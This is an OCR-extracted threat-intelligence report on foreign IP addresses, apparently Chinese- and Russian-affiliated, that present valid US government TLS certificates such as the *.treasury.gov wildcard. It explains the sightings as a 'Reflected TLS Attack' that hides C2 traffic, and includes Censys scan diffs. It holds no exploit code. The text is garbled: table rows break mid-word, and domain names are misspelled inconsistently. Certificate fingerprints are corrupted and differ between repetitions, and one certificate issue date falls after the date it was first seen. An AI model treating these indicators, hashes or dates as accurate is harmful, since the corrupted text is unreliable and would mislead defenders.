Timeline of Foreign IP addresses Bearing Valid US Government TLS Certificates
Red cell background indicates China affiliation, blue indicates Russia affiliation.

Cert first issued to gov	Cert first seen with foreign host	Cert last seen with foreign host	IP address	Autonomous System	Cert 256 hash fingerprint	Issued to
December 16, 2024	January 15, 2025 at 11:37	February 14, 2025 at 2:30	138.124.123.3	AS210644 Aeza	bc763777...	400yahc.gov, consumeraction.gov, fedidcard.gov, fir

						stgov.gov,forms.gov,gsa.gov,info.gov,kids.gov,permitting.gov,us.gov,usa.gov,usag

						ov.gov, www.fedidcard.gov
October 31, 2025	February 10, 2025 at 21:58	February 11, 2025 at 6:13	8.219.87.97	AS45102 Alibaba Singapore	68E11F5C11...	*.treasury.gov
February 14, 2025	February 15, 2025 at 21:26	February 19, 2025 at 6:36	138.124.123.3	AS21064 4Aeza	f4656 63af55e...	400yaahc.gov, fedidcard.gov, m.gsa.

						gov, etc
February 19, 2025	February 21, 2025 at 22:19	March 5, 2025 at 22:15	138.124.123.3	AS21064 4Aeza	[95e04bc4a9a...](#)	400yaahc.gov, feddidcard.gov, m.gsa.gov, etc
November 15, 2024	March 10, 2025 at 10:22	March 10, 2025 at 10:22	2600:9000:20f0:5800:1a:aaa4:9300:	AS16509 Amazon China	[CE33DC722D1...](#)	seqdata.uspto.gov

			93a1			
March 10, 2025	March 11, 2025 at 12:55	March 11, 2025 at 12:55	8.219.147.118	AS45102 Alibaba Singapore	28BZ1BF74244.., ..	400yaahc.gov, fediidcard.gov, m.gsa.gov, etc
March 10, 2025	March 26, 2025 at 14:13	March 29, 2025 at 18:35	5.180.24.192	AS44477 Starkl Industries	9B7B087B79B5.., ..	400yaahc.gov, fediidcard.gov, m.gsa.gov

						, etc
October 31, 2024	Mar 24, 2025 at 18:54	March 26, 2025 at 5:38	217.142.144.30	AS31898 Oracle Cloud South Korea	68E11F5C11...	*.treasury.gov
October 31, 2024	March 24, 2025 at 19:42	March 26, 2025 at 1:03	152.67.204.133	AS31898	68E11F5C11...	*.treasury.gov

Executive Summary

Investigators have identified a novel evasion technique we are calling a Reflected TLS Attack. This approach enables a threat actor to proxy legitimate, unrevoked *.treasury.gov wildcard TLS certificates through foreign infrastructure—without compromising any private keys.


A series of IP addresses in Singapore and South Korea, associated with Alibaba Cloud or its peering partners, were found presenting a valid wildcard *.treasury.gov certificate (SHA-256: 68e11f5c117a0f4b99a664a9c3485471c27f5982f849f667db11320d371b). At first glance, this raised the alarm that a Chinese state actor may have compromised the Treasury's TLS infrastructure.

However, deeper analysis revealed a simpler, yet equally concerning explanation: a TLS reflection technique in which a Command and Control (C2) server mirrors a legitimate certificate from a Treasury-controlled IP that does not enforce SNI, thereby appearing authentic to scanners like Shodan or Censys, and bypassing traditional firewalls or IDS.

This method does not intercept or decrypt traffic but instead cloaks malicious traffic under the appearance of legitimate Treasury HTTPS sessions. The traffic is end-to-end encrypted with the real Treasury server's certificate, reflected by a proxy that never sees plaintext data. This form of evasion represents a stealthy and high-confidence way for threat actors to exfiltrate data or receive commands without raising suspicion.

NETWORKS (AS)

ALIBABA-CN-NET Hangzhou Alibaba Advertising Co.,Ltd.	379
TENCENT-NET-AP Shenzhen Tencent Computer Systems Company Limited	164
CHINANET-BACKBONE No.31,Jin-rong Street	98
HWCSNET Huawei Cloud Service data center	97
CHINA169-BACKBONE CHINA UNICOM China169 Backbone	94
CHINAMOBILE-CN China Mobile Communications Group Co., Ltd.	54
CHINA169-BJ China Unicom Beijing Province Network	21
CHINATELECOM-FUJIAN-FUZHOU-IDC1 Fuzhou	17
VOLCANO-ENGINE Beijing Volcano Engine Technology Co., Ltd.	14
CHINATELECOM-CTCLOUD Cloud Computing Corporation	9
CMNET-V4HENAN-AS-AP Henan Mobile Communications Co.,Ltd	9
CMNET-V4SHANDONG-AS-AP Shandong Mobile Communication Company Limited	8
CHINANET-SH-AP China Telecom Group	7
CMNET-HEILONGJIANG-CN HeiLongJiang Mobile Communication Company Limited	7
ALIBABA-CN-NET Alibaba US Technology Co., Ltd.	6
CHINATELECOM-IDC-BTHBD-AP China Telecom Beijing Tianjin Hebei Big Data Industry Park Branch	6
AMAZON-02	5
CHINANET-SCIDC-AS-AP CHINANET SiChuan Telecom Internet Data Center	5



At first, we were alarmed that China-sponsored actors may have somehow compromised the private key of the TLS certificate used by a wide range of sensitive Treasury Department hosts.
A non-exhaustive list of treasury.gov domains that share the TLS certificate in question include:

Domain	Purpose
tigta.gov	U.S. Treasury Inspector General for Tax Administration
tcvs.fiscal.treasury.gov	Treasury Check Verification

	System
fiscal.treasury.gov	Bureau of Fiscal Service
.jfund.fiscal.treasury.gov	Judgment Fund pays court judgments for law suits against the go

	vernment.
ffb.gov	FederalFinancingBank
moneyfactory.gov	BureauofEngravingandPrinting
navycash.gov	DebitcardforNavyservice


	members
pir.fiscal.treasury.gov	PaymentInformationRepository
ttb.gov	AlcoholandTobaccoTaxandTradeBoard
starcontinge	SystemtoAdmi

ncy.treasury.gov	nisterRetirement(STAR)
e-login-kc.treasury.gov	F5Networkslogin
cloud-gatewayfiscal.treasury.gov	
hg	ne

.fiscal.treasury.gov	edsPIVcardaccess
iiq.fiscal.treasury.gov	needsPIVcardaccess
api.collections.pay.gov	APIforVAmedicalcopayments,collectingo

verpaymentdebts

China-linked IP addresses - *.treasury.gov and 400yaahc.gov



152.67.204.133 March 23, 2025 @ 18:08 UTC Treas cert first observed

Changed Fields

SERVICE SCANNED MAR 23, 2025 | 18:08 UTC


Field	Old	New
tls.presented_chain[0].fingerprint_sha256		13efb39a2f6654e8c67bd04f4c6d4c90cd6cab5091bcedc737B7f6b77d3d3fe7
tls.version_selected		TLSv1_2
tls.ja3s		0debd3B53f330c574b05a0b6dBB2dc27
tls.versions[0].ja4s		t120200_c030_344b4dce5a52
tls.presented_chain[0].subject_dn		C=US, O=Entrust\, Inc., OU=See www.entrust.net/legal-terms, OU=(c) 2012 Entrust\, Inc. - for authorized use only, CN=Entrust Certification Authority - L1K
tls.versions[0].ja3s		0debd3B53f330c574b05a0b6dBB2dc27
tls.fingerprint_sha256		6Be11f5c117a0f4b99a664a9c34B5471c27f59B2fB49f667db11320d371bb7d4
tls.versions[0].version		TLSv1_2
tls.ja4s		t120200_c030_344b4dce5a52
tls.presented_chain[0].issuer_dn		C=US, O=Entrust\, Inc., OU=See www.entrust.net/legal-terms, OU=(c) 2009 Entrust\, Inc. - for authorized use only, CN=Entrust Root Certification Authority - G2
tls.cipher_selected		TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA3B4
is_success		true

152.67.204.133 Mar 24, 2025 @ 10:17 UTC - Temp removes Treas cert

Changed Fields

SERVICE SCANNED MAR 24, 2025 | 10:17 UTC

Field	Old
tls.version_selected	~~TLSv1_2~~
tls.versions[0].ja3s	~~0debd3B53f330c574b05a0b6dBB2dc27~~
tls.ja3s	~~0debd3B53f330c574b05a0b6dBB2dc27~~
tls.cipher_selected	~~TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA3B4~~
tls.presented_chain[0].subject_dn	~~C=US, O=Entrust\, Inc., OU=See www.entrust.net/legal-terms, OU=(c) 2012 Entrust\, Inc. - for authorized use only, CN=Entrust Certification Authority - L1K~~
tls.versions[0].ja4s	~~t120200_c030_344b4dce5a52~~
tls.presented_chain[0].fingerprint_sha256	~~13efb39a2f6654e8c67bd04f4c6d4c90cd6cab5091bcedc737B7f6b77d3d3fe7~~
tls.presented_chain[0].issuer_dn	~~C=US, O=Entrust\, Inc., OU=See www.entrust.net/legal-terms, OU=(c) 2009 Entrust\, Inc. - for authorized use only, CN=Entrust Root Certification Authority - G2~~
tls.versions[0].version	~~TLSv1_2~~
tls.ja4s	~~t120200_c030_344b4dce5a52~~
tls.fingerprint_sha256	~~6Be11f5c117a0f4b99a664a9c34B5471c27f59B2fB49f667db11320d371bb7d4~~



152.67.204.133 March 24, 2025 @ 19:42 - Treas cert observed again

152.67.204.133 • HOST Historical

AS OF MAR 24, 2025 | 19:42 UTC | See Latest

Summary

Reverse DNS	*No Data*
Forward DNS	www.yszfa.cn
OS	*No Data*
1 Total Service	443 / UNKNOWN

Network and Geolocation

WHOIS Network	Oracle Pul OC-195
WHOIS Organization	Oracle Pul OC-195
Autonomous System	152.67.192.

Services | Event History | CVEs 0 | Raw Data

UNKNOWN 443 /TCP

LAST OBSERVED MAR 24, 2025 | 19:42 UTC

TLS HANDSHAKE

Version Selected	TLSv1_2
Cipher Selected	TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384


CERTIFICATE

Fingerprint	68e11f5c117a0f4b99a664a9c3485471c27f5982f849f667db11320d371bb7d4
Subject DN	C=US, ST=District of Columbia, L=Washington, O=United States Department of Treasury, CN=*.treasury.gov
Issuer DN	C=US, O=Entrust\, Inc., OU=See www.entrust.net/legal-terms, OU=(c) 2012 Entrust\, Inc. - for authorized use only, CN=Entrust Certification Authority - L1K
Names	*.bpd.treas.gov, *.fiscal.treasury.gov, *.fms.treas.gov, *.publicdebt.treas.gov, *.treas.gov, *.treasury.gov, treas.gov, treasury.gov

Changed Fields

SERVICE SCANNED MAR 24, 2025 | 19:42 UTC

Field	Old	New
tls.fingerprint_sha256		68e11f5c117a0f4b99a664a9c34B5471c27f59B2fB49f667db11320d371bb7d4
tls.versions[0].ja3s		0debd3853f330c574b05a0b6dBB2dc27
tls.cipher_selected		TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384
tls.presented_chain[0].fingerprint_sha256		13afb39a2f6654aBc67bd04f4c6d4c90cd6cab5091bcadc737B7f6b77d3d3fe7
tls.version_selected		TLSv1_2
tls.ja3s		0debd3853f330c574b05a0b6dBB2dc27
tls.versions[0].ja4s		t120200_c030_344b4dca5a52
tls.versions[0].version		TLSv1_2
tls.ja4s		t120200_c030_344b4dca5a52
tls.presented_chain[0].issuer_dn		C=US, O=Entrust\, Inc., OU=See www.entrust.net/legal-terms, OU=(c) 2009 Entrust\, Inc. - for authorized use only, CN=Entrust Root Certification Authority - G2
tls.presented_chain[0].subject_dn		C=US, O=Entrust\, Inc., OU=See www.entrust.net/legal-terms, OU=(c) 2012 Entrust\, Inc. - for authorized use only, CN=Entrust Certification Authority - L1K



SERVICE SCANNED MAR 24, 2025 | 18:42 UTC

Field	Old	New
tls.versions[0].ja3s		0debd3B53f330c574b05a0b6dBB2dc27
tls.cipher_selected		TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA3B4
tls.versions[0].ja4s		t120200_c030_344b4dce5a52
tls.version_selected		TLSv1_2
tls.presented_chain[0].issuer_dn		C=US, O=Entrust\, Inc., OU=See www.entrust.net/legal-terms, OU=(c) 2009 Entrust\, Inc. - for authorized use only, CN=Entrust Root Certification Authority - G2
tls.presented_chain[0].fingerprint_sha256		13afb38a2f6654a8c67bd04f4c6d4c90cd6cab5091bcadc737B7f6b77d3d3fa7
tls.presented_chain[0].subject_dn		C=US, O=Entrust\, Inc., OU=See www.entrust.net/legal-terms, OU=(c) 2012 Entrust\, Inc. - for authorized use only, CN=Entrust Certification Authority - L1K
tls.versions[0].version		TLSv1_2
tls.fingerprint_sha256		6Ba11f5c117a0f4b99a664a9c34B5471c27f59B2fB49f667db11320d371bb7d4
tls.ja3s		0debd3B53f330c574b05a0b6dBB2dc27
tls.ja4s		t120200_c030_344b4dce5a52


152.67.204.133 March 26, 2025 @ 1:03 UTC - Treasury TLS removed

Changed Fields


SERVICE SCANNED MAR 26, 2025 | 01:03 UTC

Field	Old	Ne
tls.presented_chain[0].issuer_dn	~~C=US, O=Entrust\, Inc., OU=See www.entrust.net/legal-terms, OU=(c) 2009 Entrust\, Inc. - for authorized use only, CN=Entrust Root Certification Authority - G2~~	
tls.fingerprint_sha256	~~6Ba11f5c117a0f4b99a664a9c34B5471c27f59B2fB49f667db11320d371bb7d4~~	
tls.versions[0].ja4s	~~t120200_c030_344b4dce5a52~~	
tls.presented_chain[0].fingerprint_sha256	~~13afb38a2f6654a8c67bd04f4c6d4c90cd6cab5091bcadc737B7f6b77d3d3fa7~~	
tls.version_selected	~~TLSv1_2~~	
tls.ja4s	~~t120200_c030_344b4dce5a52~~	
tls.ja3s	~~0debd3B53f330c574b05a0b6dBB2dc27~~	
tls.versions[0].ja3s	~~0debd3B53f330c574b05a0b6dBB2dc27~~	
tls.presented_chain[0].subject_dn	~~C=US, O=Entrust\, Inc., OU=See www.entrust.net/legal-terms, OU=(c) 2012 Entrust\, Inc. - for authorized use only, CN=Entrust Certification Authority - L1K~~	
tls.versions[0].version	~~TLSv1_2~~	
tls.cipher_selected	~~TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA3B4~~	
is_success	~~true~~	

217.142.144.30 @ March 24, 2025 @ 18:54 UTC presents Treas SSL/TLS first time (within 1 week observable from my Censys account, can ask to pull more but it's prob the first)



